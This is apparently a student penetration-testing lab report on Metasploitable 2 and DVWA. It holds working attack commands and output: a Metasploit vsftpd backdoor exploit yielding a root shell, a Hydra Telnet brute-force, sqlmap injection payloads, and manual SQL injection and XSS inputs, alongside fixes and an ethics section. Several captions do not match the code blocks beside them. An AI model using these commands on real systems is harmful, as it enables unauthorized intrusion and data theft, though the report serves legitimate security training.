
— Metasploit: search vsftpd results



Explanation: The Metasploit Framework was used to search for exploits related to vsftpd 2.3.4, identifying a highly reliable backdoor module with an "Excellent" rank.

Figure: Metasploit showing two vsftpd modules: auxiliary/dos/ftp/vsftpd_232 and exploit/unix/ftp/vsftpd_234_backdoor (Excellent rank)

— Metasploit: exploit execution — root shell obtained



Explanation: Upon running the exploit, a root-level command shell session was successfully opened, granting full administrative access to the target system (UID=0).

Figure: Exploit output: Banner 220 (vsFTPD 2.3.4), backdoor spawned, UID=0(root) GID=0(root), Command shell session 1 opened — full root access confirmed

Result:

The vsftpd 2.3.4 backdoor exploit was fully successful. A command shell session was opened on the target with root privileges (UID=0, GID=0). This constitutes a complete system compromise — the attacker has full control over the operating system.

Hypothesis Status:

✓ CONFIRMED — Hypothesis 1 (vsftpd 2.3.4 backdoor) is fully confirmed with root shell evidence.


3.4.2 Exploit 2 – Weak Telnet Credentials (Hydra)

Hydra was used to perform a dictionary-based brute-force attack against the Telnet service (port 23) on the target. The rockyou.txt wordlist, which contains over 14 million common passwords, was used.

The attack was launched using username 'msfadmin' (a known default user on Metasploitable 2).

Command used:

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt telnet://192.168.56.129
```



was provided with the target URL including the 'id' GET parameter and the authenticated session cookie.

📁 — DVWA Security Level set to Low

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.253.129
RHOSTS => 192.168.253.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.253.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.253.129:21 - USER: 331 Please specify the password.
[+] 192.168.253.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.253.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.253.128:45203 -> 192.168.253.129:6200) at 2026-05-05 15:18:46 -0400
```

Explanation: The security level within the DVWA application was manually adjusted to 'low' to enable the testing of unsanitized input vulnerabilities.

Figure: DVWA Security page showing 'Security Level is currently low' — required configuration for Part 4 and Part 5 testing

Command used:

```
sqlmap -u "http://192.168.56.112/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="security=low; PHPSESSID=[your_session]" --dbs
```

📁 — sqlmap SQL Injection confirmation output

```
(kali@kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt telnet://192.168.253.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-05 15:44:17
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking telnet://192.168.253.129:23/

[STATUS] 347.00 tries/min, 347 tries in 00:01h, 14344052 to do in 688:58h, 16 active
[STATUS] 341.00 tries/min, 1023 tries in 00:03h, 14343376 to do in 701:03h, 16 active
[STATUS] 359.00 tries/min, 2513 tries in 00:07h, 14341886 to do in 665:50h, 16 active
[STATUS] 359.40 tries/min, 5391 tries in 00:15h, 14339008 to do in 664:58h, 16 active
```

Explanation: sqlmap confirmed that the web application's 'id' parameter is highly vulnerable to multiple SQL injection techniques, including error-based and UNION-based.

Figure: sqlmap confirming: GET parameter 'id' is injectable (boolean-based blind, error-based, time-based blind, UNION query). Back-end DBMS: MySQL >= 4.1. OS: Linux Ubuntu 8.04. Web app: PHP 5.2.4, Apache 2.2.8

Result:

sqlmap confirmed that the 'id' GET parameter is vulnerable to four injection techniques: boolean-based blind, error-based, time-based blind, and UNION query injection. The back-end DBMS was

identified as MySQL >= 4.1 running on Linux Ubuntu 8.04. This gives an attacker full control over the database — they can read, modify, or delete all data.

Hypothesis Status:

✓ CONFIRMED — Hypothesis 3 (SQL Injection) is fully confirmed with four injection techniques validated by sqlmap.

Table 3: Confirmed Vulnerabilities

Vulnerability	Tool	Status	Risk Level	Impact
vsftpd 2.3.4 Backdoor (CVE-2011-2523)	Metasploit	Confirmed	Critical	Full root shell access obtained on target — complete system compromise
SQL Injection in DVWA	sqlmap / Manual	Confirmed	High	All database records exposed; attacker can read, modify, or delete data
Reflected XSS in DVWA	Manual (Browser)	Confirmed	Medium	Script execution in victim browser; session hijacking, credential theft possible
Weak Telnet Credentials	Hydra	Partially Confirmed	Medium/High	Brute-force attack initiated; unauthorized login possible if weak password found
Exposed MySQL Service	nmap	Identified	High	Database port exposed to network; default credentials may grant full DB access
Exposed VNC Service (Port 5900)	nmap	Identified	High	Remote desktop access possible; no authentication or weak PIN may be set

3.5 Part 5: Web Application Testing (DVWA)

Objective: Demonstrate understanding of common web vulnerabilities using DVWA at low security level.


3.5.1 SQL Injection Testing

The DVWA SQL Injection module was accessed at <http://192.168.56.112/dvwa/vulnerabilities/sqli/> with the security level set to Low. Testing was performed in two stages: normal input to verify baseline functionality, then injection input to confirm the vulnerability.

Stage 1 – Normal Input (ID = 1):

A valid user ID (1) was entered into the User ID field and submitted. The application responded correctly, returning a single user record for 'admin'.

— DVWA SQL Injection: normal input ID=1



The screenshot shows the DVWA Security page in a web browser. The browser's address bar displays the URL 192.168.253.129/dvwa/security.php. The page features a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' and includes a 'Script Security' section with a dropdown menu set to 'low' and a 'Submit' button. Below this is the 'PHPIDS' section, which states that PHPIDS is currently disabled and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom, a status box indicates 'Security level set to low'.

Explanation: Entering a standard ID value (1) returned a single user record, establishing the baseline behavior of the vulnerable web page.

Figure: DVWA SQL Injection page showing: ID: 1, First name: admin, Surname: admin — normal query response with no injection

Stage 2 – Injection Input (1 OR 1=1):

The injection payload '1 OR 1=1' was entered. This modifies the SQL query logic to always evaluate as true, causing the database to return all user records instead of just the one matching ID=1. Multiple records were returned, confirming the input is directly embedded in the SQL query without sanitization.




Figure: DVWA returning all user records (admin, Gordon, Hack, Pablo, Bob) after injection of 1 OR 1=1 — confirms unsanitized input execution

Why the Vulnerability Exists:

The application constructs its SQL query by directly concatenating the user-supplied input into the query string without validation or sanitization. The vulnerable PHP code is equivalent to:

```
$query = "SELECT * FROM users WHERE user_id = '" . $_GET['id'] . "'";
```

When the attacker inputs 1 OR 1=1, the resulting query becomes:

```
SELECT * FROM users WHERE user_id = '1' OR '1'='1'
```

The condition OR '1'='1' is always true, so all rows are returned.

How to Fix SQL Injection:

- Use prepared statements with parameterized queries — the query structure is defined first, then user data is bound separately, preventing it from being interpreted as SQL code.
- Validate and whitelist user input — for an ID field, only accept integers.
- Apply the principle of least privilege to database accounts — the web application should not use a database account with permissions to DROP or UPDATE tables.

Secure Code Example (PHP PDO):

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE user_id = ?'); $stmt->execute([$GET['id']]);
```

Retest After Fix:

After applying prepared statements, the injection payload '1 OR 1=1' is treated as a literal string to match against user_id, not as SQL logic. The query returns no results (since no user_id equals the string '1 OR 1=1'), confirming the vulnerability is fully mitigated.


3.5.2 Reflected XSS Testing

The DVWA Reflected XSS module was accessed at http://192.168.56.112/dvwa/vulnerabilities/xss_r/ with security level set to Low. The 'What's your name?' input field was tested.

Stage 1 – Normal Input:

A normal name (e.g., 'Alice') was entered into the field. The application responded with 'Hello Alice' — confirming normal functionality and that user input is reflected directly into the page output.

— DVWA XSS Reflected: normal text input



```

kali@kali: ~
File Actions Edit View Help
[10:58:13] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:58:13] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:13] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:13] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:58:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:58:13] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[10:58:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[10:58:13] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:13] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[10:58:13] [INFO] testing 'MySQL inline queries'
[10:58:13] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[10:58:13] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[10:58:13] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[10:58:13] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[10:58:13] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:58:13] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:58:13] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:58:23] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:58:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:58:23] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[10:58:23] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:58:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:58:23] [INFO] target URL appears to have 2 columns in query
[10:58:23] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[10:58:23] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-session-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3003=3003#6Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  
```

Explanation: Submitting a standard string confirmed that the application reflects user input directly onto the page, creating a potential XSS entry point.

Figure: DVWA XSS Reflected page showing 'Hello Alice' — normal input reflected in page without issue (but reveals the reflection mechanism)

Stage 2 – XSS Injection:

A JavaScript payload was injected into the name field: `<script>alert('XSS')</script>`. Instead of displaying this text, the browser executed it as JavaScript, producing a popup alert dialog with the message 'XSS'. This confirms the browser executed attacker-supplied script code.

📁 — DVWA XSS Reflected: script execution popup

```
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3003=3003#&Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(7668,9099)>(SELECT COUNT(*),CONCAT(0x716b707871,(SELECT (ELT(7668=7668,1
))),0x7178766a71,FLOOR(RAND(0)*2))x FROM (SELECT 4790 UNION SELECT 4785 UNION SELECT 1203 UNION SEL
ECT 4339)a GROUP BY x)-- QBIK&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 5632 FROM (SELECT(SLEEP(5)))snyQ)-- NNIF&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b707871,0x794d73447a70485173685a42724f6250426d
7556646504a72544143584a7769435445426c664762,0x7178766a71)#&Submit=Submit

[10:58:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:58:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/19
2.168.253.129'
[10:58:23] [WARNING] your sqlmap version is outdated

[*] ending @ 10:58:23 /2026-05-06/
```

Explanation: The browser executed a reflected JavaScript payload, displaying a popup alert box and confirming the existence of a Reflected XSS vulnerability.

Figure: Browser displaying popup alert box from 192.168.56.101 with message 'XSS' — confirms Reflected XSS vulnerability; script executed in browser

Why the Vulnerability Exists:

The application takes the name parameter from the GET request and reflects it directly into the HTML response without any encoding. The vulnerable PHP code is equivalent to:

```
echo '<pre>Hello ' . $_GET['name'] . '</pre>';
```

When the attacker's `<script>` tag is placed into the response, the browser's HTML parser interprets it as executable code rather than display text.

How to Fix Reflected XSS:

- Apply output encoding using `htmlspecialchars()` — this converts special HTML characters (`<`, `>`, `"`, `&`) into their HTML entity equivalents (`<`, `>`, etc.), preventing the browser from interpreting them as HTML or script.
- Implement a Content Security Policy (CSP) HTTP header that restricts which scripts can execute in the browser.
- Validate and whitelist input — a 'name' field should only accept alphabetic characters and not allow special HTML characters.

Secure Code Example (PHP):

```
echo '<pre>Hello ' . htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8') .  
    '</pre>';
```

Retest After Fix:

After applying htmlspecialchars(), the injected payload <script>alert('XSS')</script> is encoded to <script>alert('XSS')</script> before being placed in the HTML. The browser displays it as plain text rather than executing it, confirming the vulnerability is resolved.

3.5.3 Discussion: Why Unsanitized Input is Dangerous

Unsanitized input is the root cause of both SQL Injection and XSS vulnerabilities. When an application blindly trusts user-supplied data and passes it directly to a database engine or HTML renderer, the application loses control over what operations are performed. Attackers exploit this by crafting input that carries both data and instructions — effectively hijacking the application's logic.

In SQL Injection, the attacker can: dump the entire database, bypass authentication (using OR 1=1 in a login form), modify or delete records, and in some configurations execute OS commands via SQL functions.

In XSS, the attacker can: steal session cookies and hijack user accounts, redirect users to phishing pages, inject keyloggers, and deface web pages — all while appearing to come from the trusted website.

The solution in both cases is to treat user input as data only — never as code. Prepared statements enforce this separation for SQL. Output encoding enforces it for HTML rendering.

4. Risk Analysis and Final Reporting

4.1 Summary of Main Findings

The penetration testing assessment of Metasploitable 2 revealed a severely vulnerable system with multiple critical, high, and medium-severity security issues across network services, operating system components, and web applications. The most severe finding — the vsftpd 2.3.4 backdoor — allowed immediate unauthenticated root-level system compromise within minutes of beginning the exploitation phase.

4.2 Recommendations

Table 4: Recommendations

Issue	Priority	Recommended Fix
vsftpd 2.3.4 Backdoor	Critical	Immediately replace vsftpd 2.3.4 with the latest stable version. If FTP is not required, disable the service entirely and use SFTP instead.
Weak Telnet Credentials / Telnet Exposure	High	Disable Telnet completely. Replace with SSH for all remote access. Enforce a strong password policy with minimum complexity requirements.
SQL Injection in Web Application	High	Implement prepared statements (parameterized queries) for all database interactions. Validate and whitelist all user input. Apply principle of least privilege to DB accounts.
Reflected XSS in Web Application	Medium	Apply output encoding using htmlspecialchars() before rendering user input in HTML. Implement a Content Security Policy (CSP) HTTP header.
Exposed MySQL / PostgreSQL Services	High	Bind database services to localhost (127.0.0.1) only. Disable remote root login. Use strong unique passwords and create application-specific DB users with minimal privileges.
Outdated Service Versions (Apache, Samba, SSH)	High	Establish a patch management process. Upgrade all services to current stable versions immediately. Subscribe to CVE notification feeds for all deployed software.
Exposed VNC Service (Port 5900)	High	Disable VNC if not needed. If required, enforce strong VNC password, bind to localhost, and tunnel through SSH. Consider replacing with a more secure remote access solution.
Legacy R-Services (rsh, rexec, rlogin)	High	Disable rsh, rexec, and rlogin immediately. These protocols have no encryption and rely on IP-based trust which is trivially spoofed. Replace with SSH.

4.3 Impact on a Real Organization

If this target system belonged to a real organization, the consequences would be severe across multiple dimensions:

Operational Impact:

- The vsftpd root shell exploit would give an attacker complete control of the server — they could install backdoors, create new admin accounts, modify system configurations, or use the machine as a pivot point to attack other internal systems.
- Ransomware could be deployed, encrypting all files on the server and potentially propagating to other connected systems.

Data Breach Impact:

- SQL Injection vulnerabilities could expose the entire database including customer personal information, credentials, payment data, and proprietary business records.
- Samba vulnerabilities could allow an attacker to browse and exfiltrate all shared file system data.

Regulatory and Legal Impact:

- Under GDPR, HIPAA, or PCI DSS, a data breach caused by unpatched known vulnerabilities (like CVE-2011-2523 from 2011) would likely constitute a compliance violation, leading to significant financial penalties.
- Organizations may be required to notify affected customers and regulatory bodies within 72 hours of discovering a breach.

Reputational Impact:

- Public disclosure of a breach caused by a 14-year-old known vulnerability would severely damage customer trust and brand reputation, potentially causing long-term revenue loss.

In summary, Metasploitable 2 represents a worst-case scenario for a production system. None of the identified vulnerabilities would be acceptable in any real-world deployment. The system requires immediate decommissioning or complete rebuilding with up-to-date, securely configured software.

5. Conclusion

5.1 Summary of Learning Outcomes

This project provided comprehensive hands-on experience with the complete penetration testing lifecycle. Through practical work with Kali Linux, Metasploitable 2, and professional-grade security tools, the team developed the following skills:

- Network reconnaissance using nmap and netdiscover to enumerate hosts, ports, and service versions
- Applying the Flaw Hypothesis Methodology to form and justify structured vulnerability predictions
- Vulnerability scanning and CVE identification using nmap NSE scripts and curl
- Exploitation of real critical vulnerabilities using Metasploit Framework (vsftpd backdoor → root shell)
- Credential brute-forcing techniques using Hydra against Telnet services
- SQL Injection detection, validation, and exploitation using sqlmap
- Manual web application security testing for SQL Injection and Reflected XSS in DVWA
- Understanding of root causes, impact analysis, and secure coding remediation techniques
- Professional penetration testing report writing with risk classification and recommendations

5.2 Reflection on Ethical Penetration Testing

This project reinforced a critical principle: the same techniques and tools used by attackers can and must be used by defenders — but only within strictly defined ethical and legal boundaries. The tools used in this project (Metasploit, Hydra, sqlmap, nmap) are powerful and, in the wrong hands, capable of causing significant damage to real systems and organizations.

As future cybersecurity professionals, we acknowledge the following ethical responsibilities:

10. Always obtain explicit written authorization before conducting any penetration test.
11. Define and strictly respect the scope of the engagement — test only authorized systems.
12. Document all activities during the test to maintain accountability and transparency.
13. Report all findings responsibly to the system owners, giving them time to remediate before any disclosure.
14. Never use penetration testing tools or knowledge to attack unauthorized systems for any reason.

This project demonstrated that security is not a one-time activity but a continuous process requiring regular testing, patching, monitoring, and education. A system like Metasploitable 2 — while intentionally vulnerable for educational purposes — is a reminder of how quickly unpatched, misconfigured systems can be completely compromised by a knowledgeable attacker.

Insert text here